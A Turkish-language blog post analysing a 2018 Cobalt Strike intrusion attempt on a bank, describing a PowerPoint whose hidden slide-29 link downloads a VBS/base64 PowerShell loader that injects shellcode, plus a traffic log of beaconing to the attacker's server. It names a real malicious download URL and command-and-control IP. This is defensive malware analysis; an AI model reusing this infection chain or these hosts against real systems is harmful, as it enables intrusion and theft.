


Önüm Arkam Sağım Solum Cobalt Strike

written by Mert SARICA | 1 February 2019

Son yıllarda özellikle finansal kurumlara gerçekleştirilen hedeflenmiş siber saldırılara (APT) bakıldığında, sızma testi uzmanlarının da yakından bildiği Cobalt Strike aracının kullanıldığını görebilirsiniz. Hatta Rusya'nın merkez bankası yetkililerine kulak vererseniz, 2017 yılında bu araçla 240 bankaya yapılan siber saldırılar sonucunda 17 milyon doların çalındığını öğrenebilirsiniz. Siber saldırganların taktik, teknik ve prosedürlerinin başarılı bir şekilde simülasyonunu yapmaya imkan tanıyan, özellikle gizli haberleşme özelliği ile istismar sonrası (post exploitation) kullanılan bir araç olan Cobalt Strike, özellikle güvenlik teknolojileri ve insan kaynağı yatırımdan yoksun kurumlara karşı kullanıldığında ciddi derecede sıkıntılara yol açabilmektedir.

Bu hikaye 2018 yılının Nisan ayında, finansal kurumlara ödeme sistemleri ve çözümleri sunan bir firmanın çalışanının kurumsal e-posta adresinden, bir bankanın çalışanına e-posta gönderilmesiyle başlar. E-postanın ekinde yer alan Powerpoint sunum dosyasına bakıldığında firma tarafından hazırlanmış masum bir dosya gibi görünse de, güvenlik sistemlerinde alarm üretilip engellenmesi sebebiyle şüpheleri üzerine çeker ve ardından bankanın güvenlik analistleri tarafından analiz edilmeye başlanır.

Powerpoint dosyası açıldığında ortaya çıkan uyarı mesajı, dosyanın içeriğinde bağlantılar olduğunu işaret eder. Bağlantılara detaylı olarak bakıldığında, uyarı mesajında çıkan "Update Links" butonuna basıldığında Litvanya'daki bir sunucuya ait olan [http://213\[.\]252.244.174/download/](http://213[.]252.244.174/download/) web adresinden file.ext dosyasının indirilip çalıştırılacağı anlaşılır.



Info

Links

Links	Type	Update
http://213.252.244.174/download/file.ext	Presentation	Automatic

Source: <http://213.252.244.174/download/file.ext>
Type: Presentation
☒ Automatic Update

Buttons: Close, Update now, Open Source, Change Source..., Break Link

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Last Modified: 03.04.2018 09:26
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Last Printed:

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 There are no unsaved changes.

Bu bağlantının sunum dosyasının neresinde olduğunun öğrenilmesi için ise sunum.pptx dosyası 7-Zip aracı ile açılıp ortaya çıkan klasörlerde 213[.]252.244.174 adresi aratıldığında bu adresin sunum\ppt\slides_rels\slide29.xml.rels dosyası içinde, 29. slaytta olduğu anlaşılır. 29. slayta dikkatlice bakıldığında ise bağlantının sağ alt köşeye gizlendiği görülür.

Haberler

“Festy Unveils Digital Currency Payments Wristband”

Amaç: Festivalde ödemeleri Dash dijital para birimini kullanarak yapmak

Kurumlar: Festy

Combining two of the most hyped trends in fintech, wearables and cryptocurrencies, Irish startup Festy has unveiled a wristband that lets festival-goers make contactless payments in Dash.

User add the Dash currency to their QR code and NFC-integrated wristband and then use it to pay for food and drinks at POS terminals where Visa contactless is accepted as well as on phones with NFC tags.

Festy is linked directly to a consumer's Dash account so transactions occur within seconds, while merchants have the ability to cash out their Dash for the equivalent fiat currency.

Dash claims to be the world's leading digital currency for payments and is currently the sixth most valued cryptocurrency at over \$1.3 billion. Festy argues that the currency is ideal for festivals, where party-goers often have long waits in line to use ATMs that can charge several euros per withdrawal.

Graham de Barra, CEO, Festy: "Unlike existing traditional bank payments that take a 2-5% fee, there is no cost on receiving Dash for merchants. Merchants accepting payments will never have a chargeback, and there are potentially enormous savings to be made compared to the crippling fees from existing payment solutions."



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[Loading...Please wait](#)



file.ext dosyasının içeriğine bakıldığında, VBS (Visual Basic Script) betiği içerisinde çağrılan, base64 ile gizlenmiş (encode) bir powershell betiği olduğu görülür. Bu betik çözüldükten (decode) sonra ise bu defa bellekte bir alana enjekte edildikten sonra CreateThread API'si ile çalıştırılan, base64 ile gizlenmiş başka bir kod ortaya çıkar. Çoğunlukla son adımda ortaya çıkan bu kod parçası bir kabukkodu olur. (shellcode)


Telerik Fiddler Web Debugger



File Edit Rules Tools View Help GET/book GeoEdge


Replay Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard Tearoff

Pro...	Host	URL	Body	Caching	Content-Type	Process
00 HTTP Tunnel to	213.252.244.174	/QYkG	613			powershell:3104
00 HTTPS	213.252.244.174	/en_US/all.js	206.900		application/...	powershell:3104
00 HTTP Tunnel to	213.252.244.174	/en_US/all.js	613			powershell:3104
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:3104
00 HTTP Tunnel to	213.252.244.174	/en_US/all.js	613			powershell:3104
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:3104
00 HTTP Tunnel to	213.252.244.174	/en_US/all.js	613			powershell:3104
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:3104
00 HTTP Tunnel to	213.252.244.174	/en_US/all.js	48		application/...	powershell:3104
00 HTTP Tunnel to	213.252.244.174	/submit.php?id=69555	0		text/html	powershell:3104
00 HTTP Tunnel to	213.252.244.174	/QYkG	613			powershell:2900
00 HTTPS	213.252.244.174	/QYkG	206.900		application/...	powershell:2900
00 HTTP Tunnel to	213.252.244.174	/en_US/all.js	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP Tunnel to	213.252.244.174	/en_US/all.js	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP Tunnel to	213.252.244.174	/en_US/all.js	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP Tunnel to	213.252.244.174	/en_US/all.js	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP Tunnel to	213.252.244.174	/en_US/all.js	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP Tunnel to	213.252.244.174	/en_US/all.js	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP Tunnel to	213.252.244.174	/en_US/all.js	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP Tunnel to	213.252.244.174	/en_US/all.js	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP Tunnel to	213.252.244.174	/en_US/all.js	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP Tunnel to	213.252.244.174	/en_US/all.js	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP Tunnel to	213.252.244.174	/en_US/all.js	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP Tunnel to	213.252.244.174	/en_US/all.js	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP Tunnel to	213.252.244.174	/en_US/all.js	613			powershell:2900
00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
00 HTTP Tunnel to	213.252.244.174	/en_US/all.js	613			powershell:2900
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00 HTTPS	213.252.244.174	/en_US/all.js	0		application/...	powershell:2900
